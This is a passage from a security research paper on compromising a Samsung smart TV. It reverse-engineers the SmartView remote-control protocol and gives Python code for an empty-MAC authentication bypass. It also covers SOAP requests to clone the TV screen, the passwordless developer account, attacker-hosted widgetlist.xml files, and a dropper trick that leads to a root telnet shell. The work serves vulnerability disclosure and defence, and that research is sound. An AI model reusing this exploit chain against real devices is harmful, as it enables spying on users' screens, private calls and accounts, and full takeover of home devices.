upportChannelLock&gt;No&lt;/SupportChannelLock&gt;&lt;SupportChannelInfo&gt;No&lt;/SupportChannelInfo&gt;&lt;Suppor
tChannelDelete&gt;Yes&lt;/SupportChannelDelete&gt;&lt;SupportEditNumMode
/&gt;&lt;SupportRegionalVariant&gt;No&lt;/SupportRegionalVariant&gt;&lt;SupportPVR&gt;No&lt;/SupportPVR&gt;&lt;Supp
ortDTV&gt;Yes&lt;/SupportDTV&gt;&lt;SupportStream&gt;&lt;Container&gt;MPEG2&lt;/Container&gt;&lt;VideoFormat&gt;H.2
64&lt;/VideoFormat&gt;&lt;AudioFormat&gt;MP3&lt;/AudioFormat&gt;&lt;XResolution&gt;720&lt;/XResolution&gt;&lt;YReso
lution&gt;480&lt;/YResolution&gt;&lt;AudioSamplingRate&gt;48000&lt;/Audi
```

Figure 27: Smp_4_ application response.



Figure 28: Remote controller packets.



Figure 29: Remote controller authentication packet.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	00	14	00	69	70	68	6F	6E	65	2E	2E	69	61	70	70	2E	...iphone..iapp.
00000010	73	61	6D	73	75	6E	67	40	00	64	00	10	00	4D	54	6B	samsung@.d...MTk
00000020	79	4C	6A	45	32	4F	43	34	78	4C	6A	45	35	18	00	4D	yLjE2OC4xLjE5..M
00000030	54	41	74	4D	45	49	74	51	54	6B	74	4E	54	63	74	4D	TAtMEItQTktNTctM
00000040	54	49	74	4E	44	67	3D	10	00	51	31	4A	42	57	6C	6C	TItNDg=..Q1JBWll
00000050	44	54	30	39	4C	53	55	55	3D								DT09LSUU=

Figure 30: Remote controller authentication packet bytes.

- SendBrowserCommand
- SendMBRIRKey
- SetAntennaMode
- SetMainTVChannel
- SetMainTVSource
- SetRecordDuration
- StartCloneView
- StartInstantRecording
- StopBrowser
- StopRecord
- StopView

REMOTE CONTROL PROTOCOL

In addition to SOAP services, the TV provides a remote control service on port 55000. The details of the protocol are undocumented. Figure 28 shows some of the packets using this protocol. The protocol enables the client to send remote controller keys over the network, which means that you can emulate remote controller key presses from your application on a PC or smart phone.

Design weakness

There is a design weakness in the authentication process. Figure 29 shows an authentication packet from the client. The client is sending a message with a proprietary packet format. Figure 30 shows the hex representation of the payload bytes for

Field	Data	Format	Description
Unknown	00	Unknown	Unknown
Length	14 00	Short	Length of the following string
String	69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E 73 61 6D 73 75 6E 67	String	iphone..iapp.samsung
Payload length	40 00	Short	0x40 bytes of payload
Unknown	64 00	Unknown	Unknown
Length	10 00	Short	Length of the following string
String	4D 54 6B 79 4C 6A 45 32 4F 43 34 78 4C 6A 45 35	Base64 string	Encoded: MTkyLjE2OC4xLjE5 Decoded: 192.168.1.19
Length	18 00	Short	Length of the following string
String	4D 54 41 74 4D 45 49 74 51 54 6B 74 4E 54 63 74 4D 54 49 74 4E 44 67 3D	Base4 string	Encoded: MTAtMEItQTktNTctMTItNDg= Decoded: 10-0B-A9-57-12-48
Length	10 00	Short	Length of the following string
String	51 31 4A 42 57 6C 6C 44 54 30 39 4C 53 55 55 3D	Base64 string	Encoded: Q1JBWllDT09LSUU= Decoded: CRAZYCOOKIE

Table 6: Remote controller authentication packet bytes.

authentication. Even though the format is not documented, it is fairly simple to reverse engineer.

Table 6 shows the parsed hex bytes from the original packet – basically, the client sends the IP address, MAC address and hostname to the server.

When the TV receives this packet, it displays a dialog box similar to the one shown in Figure 31. If the user allows the connection, then the client is able to send remote controller keys over the network.

Figure 31: Dialog on the TV.

The design issue is very obvious here. The information that the client uses for authentication is the client's IP address, MAC address and hostname. All of this information can easily be retrieved on the local network. The IP address and MAC address are constantly being broadcasted through ARP packets, and hostnames are sent out through Windows name service packets. You do need to figure out which machine is allowed access to the TV remote controller service first, or you can try all the machines on the network to brute-force authentication. At best, this authentication design is pretty weak.

Vulnerability in implementation

In addition to a fundamental design flaw for remote controller authentication, there is also an implementation flaw. According to my tests, the hostname and IP address are not even used for authentication. The attacker only needs to guess the MAC address, which is constantly broadcast over the local network.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   01 14 00 69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E  ...iphone..iapp.
00000010   73 61 6D 73 75 6E 67 08 00 64 00 00 00 00 00 00  samsung..d......
00000020   00                                               .
```

Figure 32: Remote controller – all authentication packet bytes.

```
18      def auth(self,ip='',hostname='',mac=''):
19          print 'Auth...'
20          encoded_ip=base64.b64encode(ip)
21          encoded_mac=base64.b64encode(mac)
22          encoded_hostname=base64.b64encode(hostname)
23
24          auth_body= '\x64\x00' + \
25              struct.pack('H',len(encoded_ip)) + \
26              encoded_ip + \
27              struct.pack('H',len(encoded_mac)) + \
28              encoded_mac + \
29              struct.pack('H',len(encoded_hostname)) + \
30              encoded_hostname
31
32          auth_head='\x01\x14\x00' + 'iphone..iapp.samsung' + \
33              struct.pack('H',len(auth_body))
34          auth_str = auth_head + auth_body
35
36          self.sock.send(auth_str)
37
38          data = self.sock.recv(1024)
39          pprint.pprint(data)
```

Figure 33: Authentication packet sending routine (hijack_remote.py).

Field	Data	Format	Description
Unknown	00	Unknown	Unknown
Length	14 00	Short	Length of the following string
String	69 70 68 6F 6E 65 2E 2E 69 61 70 70 2E 73 61 6D 73 75 6E 67	String	Ascii: iphone..iapp.samsung
Payload length	08 00	String	0x08 bytes of payload
Unknown	64 00	Unknown	Unknown
Length	00 00	Short	Length of the following string
String		Base64 string	Empty
Length	00 00	Short	Length of the following string
String		Base64 string	Empty
Length	00 00	Short	Length of the following string
String		Base64 string	Empty

Table 7: Remote controller – all authentication packet bytes.

But there is one more issue: if you send an empty string as a MAC address, the server always allows the connection if any client was previously allowed for the service.

Figure 32 shows the hex bytes of the payload that was used for authentication bypass. Table 7 shows the parsed hex bytes, and you can see that the length fields for IP address, MAC address and hostname are all 0 and the strings are empty.

Figure 33 shows the code that sends this authentication packet. From line 18, if you pass an empty string for IP, hostname and MAC address, the authentication is bypassed.

Sending keys

Now that you can authenticate as a valid SmartView client, you need to figure out how to send remote controller keys. For example, Figure 34 shows a packet that is sending a key. The payload is 'S0VZX1ZPTFVQ', which is a base64-encoded string of 'KEY_VOLUP'. This key is used for the volume up function.

Figure 35 shows the main code that sends remote controller keys. The keys are in the form of strings, and various keys can be retrieved from a packet dump of the SmartView sessions.

Exploiting

Now that we can send any remote controller keys, we want to find out if anyone has previously used the SmartView feature and allowed at least one client.

For example, 'HOME-PC' is a legitimate user PC. If a user wants to use the SmartView feature, they authenticate the PC from the TV screen by allowing the device named 'HOME-PC' (see Figure 36).

When a SmartView client is allowed, an access control list is added to the 'Content Sharing' menu (see Figure 37).

Now the attacker wants to take control and uses the SmartView client from a machine that is connected to the local network. Let's assume that they have already gained control of one of the



Figure 34: Remote controller packets.

```
41      def key(self,str):
42          encoded_str=base64.b64encode(str)
43          key_body= '\x00\x00\x00' + struct.pack('H',len(encoded_str)) + encoded_str
44          key_head='\x01\x1d\x00' + 'iphone.UN55F6300.iapp.samsung' + \
45              struct.pack('H',len(key_body))
46          key_str = key_head + key_body
47
48          print 'Sending key', str
49          print '\t', pprint.pformat(key_str)
50          self.sock.send(key_str)
51          data,addr = self.sock.recvfrom(1024)
52          time.sleep(0.7)
```

Figure 35: Key sending routine (hijack_remote.py).

Figure 36: Legitimate user authentication.

Figure 37: Content sharing access control list.

Figure 38: Attacker tries to authenticate.

```
59  HOST = sys.argv[1]
60  PORT = 55000
61  ip=''
62  hostname=''
63  mac=sys.argv[2]
64
65  remote = Remote(HOST,PORT)
66  remote.hello()
67  remote.auth(ip,hostname,mac)
68  remote.key('KEY_ENTER')
```

Figure 39: Enter key sending code (hijack_remote.py).

machines on the local network and are trying to get into the TV to perform additional attacks. When they try to authenticate the machine under their control, a pop-up dialog appears (Figure 38).

One click of the enter key is needed for this connection to be allowed. The attacker can use the remote controller exploit here. Figure 39 shows the code from the hijack_remote.py script that bypasses authentication and sends KEY_ENTER to the TV.

The hijack_remote.py script is run as shown in Figure 40. The first argument is the TV's IP address and the second is the MAC address. If you know the MAC address of any device that has already been authenticated, you can put that here. However, if you put an empty string here, it tries to exploit the empty MAC bypass issue.

```
c:\python27\python hijack_remote.py 192.168.1.9 ""
```

Figure 40: Running hijack_remote.py.

When the exploit is successful, the attacker is registered as an allowed 'Content Sharing' client (see Figure 41).

Figure 41: Content sharing access control list.

Figure 42: SmartView PC application with View.

```
POST /smp_4_ HTTP/1.0
HOST: 192.168.1.9:7676
CONTENT-LENGTH: 301
CONTENT-TYPE: text/xml;charset="utf-8"
USER-AGENT: DLNADOC/1.50 SEC_HHP_CRAZYCOOKIE/1.0
SOAPACTION: "urn:samsung.com:service:MainTVAgent2:1#StartCloneView"

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:StartCloneView
xmlns:u="urn:samsung.com:service:MainTVAgent2:1"><ForcedFlag>Normal</ForcedFlag><DRMT
ype>PrivateTZ</DRMType></u:StartCloneView></s:Body></s:Envelope>
```

Figure 43: Screen cloning request.

```
HTTP/1.1 200 OK
Content-Length: 386
Content-Type: text/xml; charset="utf-8"
DATE: Thu, 01 Jan 1970 01:01:09 GMT
EXT:
SERVER: UPnP/1.0
Connection: close

<?xml version="1.0" encoding="utf-8"?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:StartCloneViewResponse
xmlns:u="urn:samsung.com:service:MainTVAgent2:1"><Result>OK</Result>
<CloneViewURL>http://192.168.1.9:9090/liveStream/1</CloneViewURL></u:StartCloneViewResponse>
</s:Body>
</s:Envelope>
```

Figure 44: Screen cloning response.

INSTALLING A BACKDOOR

Now we have a way to send any remote controller key to the TV. You might think that this glitch isn't all that useful for attackers – but imagination is the only limit here. One attack scenario we can think of is to change DNS settings in the network settings, or possibly to reroute all traffic to the attacker's server. Another possibility might be to install malware on the TV. From here, we will demonstrate a way in which malware can be installed on the TV remotely using a remote controller flaw.

Clone view

The PC version of the SmartView application supports a remote view function in addition to the remote controller function (Figure 42). This feature is really useful when attacking because the attacker can see the TV screen remotely. This could reveal the contents of any app being used, such as social apps, or browser and messenger tools like *Skype*. This means that the user's privacy, while using the TV, will be compromised.

This clone view feature is actually implemented through a SOAP message and livestream application. The SmartView client sends a SOAP message to the smp_4_ application using the StartCloneView method (Figure 43). If the client has already been authenticated through the remote controller service, the server starts view cloning and replies with a message that contains a URL for streaming (see Figure 44).



Figure 46: Livestream response.



Figure 47: Log into Samsung account.



Figure 48: Input 'develop' account in email field.

The client sends a request to the livestream server to retrieve livestream data (Figure 45).

```
GET /livestream/1 HTTP/1.1
User-Agent: Lavf52.104.0
Accept: */*
Range: bytes=0-
Connection: close
Host: 192.168.1.9:9090
```

Figure 45: Livestream request.

And the server sends out a constant stream of livestream data in HDCP format (see Figure 46).

Developer account

There are apps for a *Samsung* TV that can be downloaded from the *Samsung* app store. To get into the app store you need to log in using a *Samsung* account (see Figure 47). There is a feature called a developer account, which is a reserved login name called 'develop', and if you login with that name, the TV is

Figure 49: From More Apps menu, select IP Setting.

Figure 50: Input attackers web server

Figure 51: Start application sync.

```
<?xml version="1.0" encoding="UTF-8"?>
<rsp stat="ok">
<list>
    <widget id="Widget">
        <title>App</title>
        <type>user</type>
        <compression size="103000" type="zip"/>
        <description></description>
        <download>http://192.168.1.19/Widget.zip</download>
    </widget>
</list>
</rsp>
```

Figure 52: Sample widgetlist.xml.

automatically switched to a developer mode (Figure 48). Creation of the developer account differs for each model, but for this *F-series* TV, the account is already created and there is no password associated with it.

When you successfully switch the machine to developer mode, you get special access to a hidden menu. From *More Apps*, if you check options, it shows the 'IP Setting' and 'Start App Sync' menu items which were not shown before (see Figure 49).

By selecting 'IP Setting' here, an attacker can input the address of a web server that they control (see Figure 50).

After that, the attacker can use the 'Start App Sync' feature to install their malicious app on the machine (see Figure 51).

App sync & application security issues

When you choose to start App Sync, the *More Apps* program tries to connect to the web server on port 80 running on the machine specified by the IP settings. When it finds a web server on that address, it retrieves a /widgetlist.xml file and parses it. A sample widgetlist.xml is shown in Figure 52. The download tag specifies the ZIP file that contains the TV app.

Simply reusing the *Samygo F-series* rooting app and installing it over App Sync might install a remote shell and FTP server, which is enough to demonstrate remote compromise through SmartView. But, if you try to install the rooting app through the developer account, the app will not be installed, and a security warning will be displayed (see Figure 53).



Figure 53: Application security issue.

To investigate more, if you follow the URL given in the error message, it describes many different reasons for the security warning occurring. One notable fact is that if you embed a binary file (ELF in this case), the app is not allowed to install. This is a countermeasure to prevent the installation of any unwanted ELF binaries on the system. The *Samygo* rooting app relies on replacing a *Skype* shared library. Even when it is archived in a ZIP file, it is still detected by the app installer and rejected. You might think of encoding the file, but there is no easy way to decode them on the fly from the TV app. The *Samygo* rooting app relies on an *Unzip* function from the file system plug-in object, so there is no room for decoding the contents during the process.

C:\Program Files (x86)\Apache Group\Apache2\htdocs\Dropper.zip\data\

Name	Size	Packed Size	Modified	Created
patch	1 040 850	1 040 850	2013-11-24 15:14	2014-05-28 00:48

Figure 54: Dropper contents.

```
<?xml version="1.0" encoding="UTF-8"?>
<rsp stat="ok">
<list>
    <widget id="Dropper">
        <title>Dropper</title>
        <type>user</type>
        <compression size="103000" type="zip"/>
        <description></description>
        <download>http://192.168.1.19/Dropper.zip</download>
    </widget>
</list>
</rsp>
```

Figure 55: Dropper widgetlist.xml.

C:\Program Files (x86)\Apache Group\Apache2\htdocs\RemoteRooting.zip\

Name	Size	Packed Size	Modified	Created
CSS	611	264	2014-05-28 00:48	2014-05-28 00:48
icon	106 118	98 233	2014-05-28 00:48	2014-05-28 00:48
JavaScript	9 342	2 694	2014-05-28 01:03	2014-05-28 00:48
config.xml	804	375	2014-05-29 07:46	2014-05-28 00:48
index.html	937	454	2014-05-23 16:42	2014-05-28 00:48
widget.info	55	55	2014-05-23 16:39	2014-05-28 00:48

Figure 56: RemoteRooting package contents.

```
10  var packagePath = '/mtd_rwcommon/common/TempDownLoad/Dropper';
```

Figure 57: Package path with installer.

```
<?xml version="1.0" encoding="UTF-8"?>
<rsp stat="ok">
<list>

    <widget id="RemoteRooting">
        <title>RemoteRooting</title>
        <type>user</type>
        <compression size="103000" type="zip"/>
        <description></description>
        <download>http://192.168.1.19/RemoteRooting.zip</download>
    </widget>
</list>
</rsp>
```

Figure 58: RemoteRooting widgetlist.xml.

Dropper hack

In order to copy an ELF binary you want to install on the system, you need to find a glitch in the app installer's security. As it happens, I found one. Even when the app is rejected, the whole contents are left in an easily guessable location under /mtd_rwcommon/common/TempDownLoad. For example, if you installed an app called *Test*, the following folder on the TV system would contain the entire contents:

/mtd_rwcommon/common/TempDownLoad/Test

Using this fact, we can drop an ELF binary on the system and use it later from another app. Even though it triggers a security violation error, we can still drop a file we want and use it from an app we launch later.

Figure 59: No security issues.



Figure 60: Run RemoteRooting app.

Figure 61: RemoteRooting result.

```
root@kali:~# telnet 192.168.1.3
Trying 192.168.1.3...
Connected to 192.168.1.3.
Escape character is '^]'.
shell>
shell>id
uid=0(root) gid=0
shell>
```

Figure 62: Access to the TV with root privilege.

For example, I packaged the 'patch' file inside a dropper app. (Figure 54) This file is from the *Samygo* rooting app and it contains multiple ELF binaries.

The widgetlist.xml file is shown in Figure 55.

The *More Apps* installer triggers a security warning but you can just dismiss the message. The file we want is now dropped on the system.

Installer

Now we need to make a new package without any ELF binaries (Figure 56).

One thing we need to do is to change packagePath in Main.js to the location where our dropper package is dropped (Figure 57).

The widgetlist.xml file is shown in Figure 58.

When you perform app sync, it succeeds without any warning (Figure 59).

You can confirm that the *RemoteRooting* app just installed on the TV system (Figure 60).

When you launch the app, you see a screen similar to Figure 61. Now the *Samygo* package, including a remote shell and FTP, is installed. You can confirm this by connecting to the TV via port 23. You will have root privilege on the system. (Figure 62) From here, further attacks can be launched.

CONCLUSION

Smart devices are a new trend in the appliance industry, and smart TVs provide a good example of what to expect from them. The fact that they can be connected with other devices at home, like PCs or smart phones, initially seems very convenient. However, the way the overall architecture is designed is a little questionable. I used the SmartView feature of a *Samsung* Smart TV to showcase how weak the design of a proprietary protocol can be. Also, the actual implementation is so delicate that the whole authentication scheme fails when the client supplies unexpected input. I also used a weakness in the app installer to bypass a security error related to an embedded ELF binary. As you have seen, it is possible to install malware on the TV using the method I presented here.

It's been a while now since the home appliance industry started pushing these smart appliances. When these vendors are creating new features and developing new technology to support them, they might learn some valuable lessons from the past few decades of the PC industry. Even when it doesn't seem likely that malware or actual attacks will happen for these smart appliances in the foreseeable future, you never know. Better to prepare early rather than late. If the new smart appliances don't gain the trust of their users, they won't ever be used for any critical purposes like confidential *Skype* calls or private social networking. The TV already comes with *Skype*, browser and social apps: If the TV can't give users assurance of its secure operation, users will be too 'smart' to use it.

REFERENCES

[1] Epstein, Z. Smart TV sales soared in 2012, set to dominate TV market by 2015. BGR. Feb 22, 2013.

http://bgr.com/2013/02/22/smart-tv-sales-2012-340405/.

[2] http://wiki.samygo.tv/index.php5/Enable_Serial_Console_on_non_CI%2B_Devices#The_Ex-Link_.28serial.29_cable_for_A_and_B_series_only.

[3] SSDP. http://tools.ietf.org/html/draft-cai-ssdp-v1-03.